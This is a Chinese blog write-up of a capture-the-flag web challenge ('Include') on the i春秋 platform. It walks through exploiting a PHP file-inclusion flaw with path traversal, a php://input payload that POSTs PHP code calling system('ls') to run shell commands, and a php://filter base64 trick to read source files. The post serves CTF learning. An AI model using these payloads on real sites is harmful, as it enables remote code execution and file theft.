i春秋之Include

原创

金 帛 于 2022-02-13 15:38:15 发布 385 收藏
分类专栏： i春秋之WEB 文章标签： php debian 开发语言 web安全


本文链接：https://blog.csdn.net/l2872253606/article/details/122908329

打开连接，题目提示是个文件包涵漏洞

先尝试访问一下flag.php，啥也没有

继续看flag是不是在前面的目录，利用include构造payload

> url?path=../flag.php



再试试看上一层目录，一样啥也没有

所以得换个思路

来到原页面，发现

> allow_url_include = ON

bz2

BZip2 Support	Enabled
Stream Wrapper support	compress.bzip2://
Stream Filter support	bzip2.decompress, bzip2.compress
BZip2 Version	1.0.6, 6-Sept-2010

Core

PHP Version	5.6.29

Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On
always_populate_raw_post_data	0	0
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	Off	Off

这时候就可以利用PHP流input啦

构造payload

```
url?path=php://input
```

再通过post传参

```
<?php echo system('ls');?>
```


查看一下当前文件目录的所有文件，

system函数是执行系统命令

ls是Linux系统的命令

因为我火绒的hackbar不知道为啥传不能通过POST传没有=的参数

所以我用了fiddler传参，也可以用burpsuite




ls -a 是Linux的命令，跟ls差不多

> ls命令 - Linux命令大全教程™ (yiibai.com)

点击execute

查看返回的数据包




发现只有dle345aae.php这个文件可以，再查看一下这个文件


再次利用文件流php://input，同样这次也是用fiddler

传POST，用Linux里cat的命令

cat命令 - Linux命令大全教程™ (yiibai.com)



再查看一下返回的数据



拿到flag


当然我们知道了flag文件的名字，也可以用另一种方法查看flag

利用PHP流filter

> ?path=php://filter/convert.base64-encode/resource=文件a
>
> 意思是以base64编码的形式查看文件a

构造payload

> url?path=php://filter/convert.base64-encode/resource=dle345aae.php



将得到的代码进行base64解码就可以看见flag了